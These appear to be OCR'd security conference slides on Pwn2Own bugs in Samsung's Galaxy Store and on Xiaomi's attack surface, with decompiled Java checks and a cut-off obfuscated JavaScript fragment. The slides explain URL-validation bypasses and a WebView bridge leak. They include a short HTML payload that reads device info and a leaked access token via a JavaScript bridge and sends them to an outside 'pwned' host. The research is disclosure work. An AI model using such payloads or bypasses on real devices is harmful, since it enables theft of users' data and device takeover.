
```
var _0x34fc = function(_0x3a6f4d, _0x419292) {
    _0x3a6f4d = _0x3a6f4d - 0x1d0;
    var _0x2af569 = _0x2af5[_0x3a6f4d];
    if (_0x34fc['VuxuhU'] === undefined) {
        var _0x34fc6d = function(_0x537b0e) {
            var _0x5272e9 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
            var _0x333c6f = '';
            for (var _0xf622c9 = 0x0, _0x4df623, _0x59787a, _0x354fe0 = 0x0; _0x59787a = _0x537b0e['charAt'](_0x354fe0++); ~_0x59787a && (_0x4df62
                _0x59787a = _0x5272e9['indexOf'](_0x59787a);
            }
            return _0x333c6f;
        };
        _0x34fc['qNZdop'] = function(_0x5f41e9) {
            var _0x1dad2e = _0x34fc6d(_0x5f41e9);
            var _0x3c76a1 = [];
            for (var _0x3e5c91 = 0x0, _0x4164f5 = _0x1dad2e['length']; _0x3e5c91 < _0x4164f5; _0x3e5c91++) {
                _0x3c76a1 += '%' + ('00' + _0x1dad2e['charCodeAt'](_0x3e5c91)['toString'](0x10))['slice'](-0x2);
            }
            return decodeURIComponent(_0x3c76a1);
        }, _0x34fc['jqPGWi'] = {}, _0x34fc['VuxuhU'] = !![];
    }
    var _0x1da761 = _0x2af5[0x0],
        _0x131a70 = _0x3a6f4d + _0x1da761,
        _0x25dcfd = _0x34fc['jqPGWi'][_0x131a70];
    return _0x25dcfd === undefined ? (_0x2af569 = _0x34fc['qNZdop'](_0x2af569), _0x34fc['jqPGWi'][_0x131a70] = _0x2af569) : _0x2af569 = _0x25dcfd,
};
(function(_0x4ac5ea, _0x43165f) {
    var _0x57d2c4 = _0x34fc;
    while (!![]) {
        try {
```

Galaxy Store: Bugs 2022
Attempt #1: XSS

- Reversing time
  - `redirection.min.js`
  - Clues in APK
- Several GET parameters
  - `testMode`
  - `mcs_ru`
  - `gmp_ru`
  - `id`
- Collision :-(



Galaxy Store: Bugs 2022



Galaxy Store: Bugs 2022

- Focusing on img.samsungapps.com
- Mostly static content
  - Images, multimedia, fonts, etc.
- Apart from one big exception...
  - Samsung Instant Play
- Content created by third-party game studios
- Various JS dependencies
  - Mainly outdated versions and dead links
- RemoteJS? 🤔

Galaxy Store: Bugs 2022
Attempt #2: Leftover debugging code

- JavaScript snippet included from a web page

```
<script
  data-consolejs-channel="ed8c2c8f-8ebc-d2ce-3431-a10b1e440610”
  src="https://remotejs.com/agent/agent.js">
</script>
```


Is This Secure?

No, not really. The debugging channel Id is discoverable in your markup and can be used to view sessions. An attacker could get access to your end user sessions. You should refrain from using RemoteJS for long-term debugging and on sites with sensitive data.

Galaxy Store: Bugs 2022
Attempt #2: Leftover debugging code


- Real-time JavaScript debugger for remote browsers
- WebSocket connection to a remote browser agent
- Call downloadApp and openApp from bridge

Galaxy Store: Bugs 2022
Attempt #2: Leftover debugging code



SUCCESS - Interrupt Labs was able to execute their improper input validation attack against the Samsung Galaxy S22 in the Mobile Phone category. They earn $25K and 5 Master of Pwn points.

Galaxy Store: Bugs 2023



Galaxy Store: Bugs 2023

- Version 4.5.63.6 (October 2023)
- Instant Plays again ¯_(ツ)_/¯

```
<activity-alias
    android:exported="true"
    android:name="com.sec.android.app.samsungapps.MainForIntentFilter"
    android:targetActivity="com.sec.android.app.samsungapps.Main">
    <intent-filter>
        <data android:scheme="samsungapps"/>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
```

Galaxy Store: Bugs 2023

- The user-supplied `link` parameter is loaded into a WebView
- Couple of checks on `link`…

```
protected void loadGameUrlToWebView(@NonNull Game game0) {
    // The |GameContent| object created entirely from user-supplied data.
    GameContent gameContent0 = game0.getContent();
    // The |getGameUrl| returns the URL passed as |link|.

    // 1. Check if the URL is secure.
    if(InstantPlaysUrlUtil.isNotSecureUrl(gameContent0.getGameUrl())) {
        // In the case of an insecure URL, replace with a secure URL by calling |getSecureUrl|.
        gameContent0.setGameUrl(InstantPlaysUrlUtil.getSecureUrl(gameContent0.getGameUrl()));
        GSLog.i(this.logConfig, "game link has been replaced with the secure one");
    }
    // 2. Make sure the URL points to one of few hardcoded domains.
    if(!InstantPlaysUrlUtil.isValidUrl(gameContent0.getGameUrl())) {
        // ...
    }
```

Galaxy Store: Bugs 2023

» Secure URL check

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}

// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

Galaxy Store: Bugs 2023
Bug #1

“http://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

Galaxy Store: Bugs 2023
Bug #1

“http://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

true

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

Galaxy Store: Bugs 2023
Bug #1

“http://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

true

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

“https://img.samsungapps.com/pop.html”

Galaxy Store: Bugs 2023
Bug #1

“://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

Galaxy Store: Bugs 2023
Bug #1

“://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

true

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

Galaxy Store: Bugs 2023
Bug #1

“://img.samsungapps.com/pop.html”

```
// Simple check whether |s| starts with "https:" or not.
public static boolean isNotSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? true : url.toLowerCase().startsWith("https:") ^ 1;
}
```

true

```
// Convert to a secure URL.
public static String getSecureUrl(String url) {
    return TextUtils.isEmpty(url) ? url : url.replaceFirst("^[^:]+://", "https://");
}
```

“://img.samsungapps.com/pop.html”

Galaxy Store: Bugs 2023
Bug #1

» Domain check

```
public static boolean iswhitelistedHost (String url) {
  if (TextUtils.isEmpty(url)) {
    return false;
  }
  String host = Uri.parse(url).getHost();
  if (!InstantGameWebConfig.PRD.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.STG.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.PRD_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.ST_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.TEST.c().equalsIgnoreCase (host)) {
    return false;
  }
return true;
}
```

Galaxy Store: Bugs 2023
Bug #1

“://img.samsungapps.com/pop.html”

```
public static boolean iswhitelistedHost (String url) {
  if (TextUtils.isEmpty(url)) {
    return false;
  }
  String host = Uri.parse(url).getHost();
  if (!InstantGameWebConfig.PRD.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.STG.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.PRD_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.ST_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.TEST.c().equalsIgnoreCase (host)) {
    return false;
  }
return true;
}
```

Galaxy Store: Bugs 2023
Bug #1

“://img.samsungapps.com/pop.html”

```
public static boolean iswhitelistedHost (String url) {
  if (TextUtils.isEmpty(url)) {
    return false;
  }
  String host = Uri.parse(url).getHost();
  if (!InstantGameWebConfig.PRD.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.STG.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.PRD_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.ST_GL.c().equalsIgnoreCase(host) &&
      !InstantGameWebConfig.TEST.c().equalsIgnoreCase (host)) {
    return false;
  }
return true;
}
```

“img.samsungapps.com”

Galaxy Store: Bugs 2023
Bug #2

- Clear-text traffic explicitly allowed
  - Defaults to false for API level 28+

```
<application android:
theme="@style/SamsungAppsActionBarTheme"
android:usesCleartextTraffic="true" ... >
```

Galaxy Store: Bugs 2023
Bug #3

- WebView meant for rendering Instant Plays landing page
- Somewhat boring except…
  - Custom `shouldOverrideUrlLoading` implementation

```
public boolean shouldOverrideUrLoading (WebView wv, WebResourceRequest req) {
  Uri url = req.getUrl();
  if (InstantPlayDeepLink.isValidUri(url) &&
      GameIntentUtil.launchInstantGame(w(), url)) {
    GSLog.O(this. f29688q, 2,
            "Instant Plays will be finished due to either invalid uri or type");
  } else {
    GameIntentUtil.startActivityWithUri(w(), url);
  }
  // ...
```

Galaxy Store: Bugs 2023
Bug #3

- Code to instantiate another Instant Plays activity
- This one meant for rendering actual games

```
public boolean tO(Context context, SALogValues$SOURCE
sALogValues$SOURCE) {
  Logger.a(String.format("deeplink: %s", this));
  // ...
  if ("mainpage".equals(this.O.n())) {
    if (!TextUtils.isEmpty(this.O.j())) {
     // ...
      InstantPlayWebActivity.runInstantPlayWebActivity(
         context,
         this.O.j(),
         SALogValues$SOURCE);
```

Galaxy Store: Bugs 2023
Bug #3


- Yet another WebView
- Yet another Java ↔ JavaScript bridge
- Method called `getDeviceInfo`
  - Leaking sensitive details, including phone's MCC, MNC, model name, Samsung User ID...
- Leaked Samsung access token

Galaxy Store: Bugs 2023
Bug #3

- Reconfigure the phone
  - Enable geolocation tracking
  - Siphon off Samsung Cloud files
  - Push arbitrary applications

```
<html>
  <script>
    let deviceInfo = InstantPlayBridge.getDeviceInfo();
    window.location =
        'https://pwned-by-il.com/pwned_by_il.html?info=' + deviceInfo;
  </script>
</html>
```

Galaxy Store: Bugs 2023 TLDR



Xiaomi shenanigans

Xiaomi attack surface


- Plenty of reachable apps
  - 341 (!) browsable intents
  - 23 NFC intents
  - 236 WiFi change state callbacks registered
  - 470 bluetooth callbacks registered
- Prioritise apps with higher privileges
  - `INSTALL_PACKAGES`
  - `READ_EXTERNAL_STORAGE`
- Prioritise code from Xiaomi
  - We only looked at their application store

Targeting Xiaomi's MiPicks

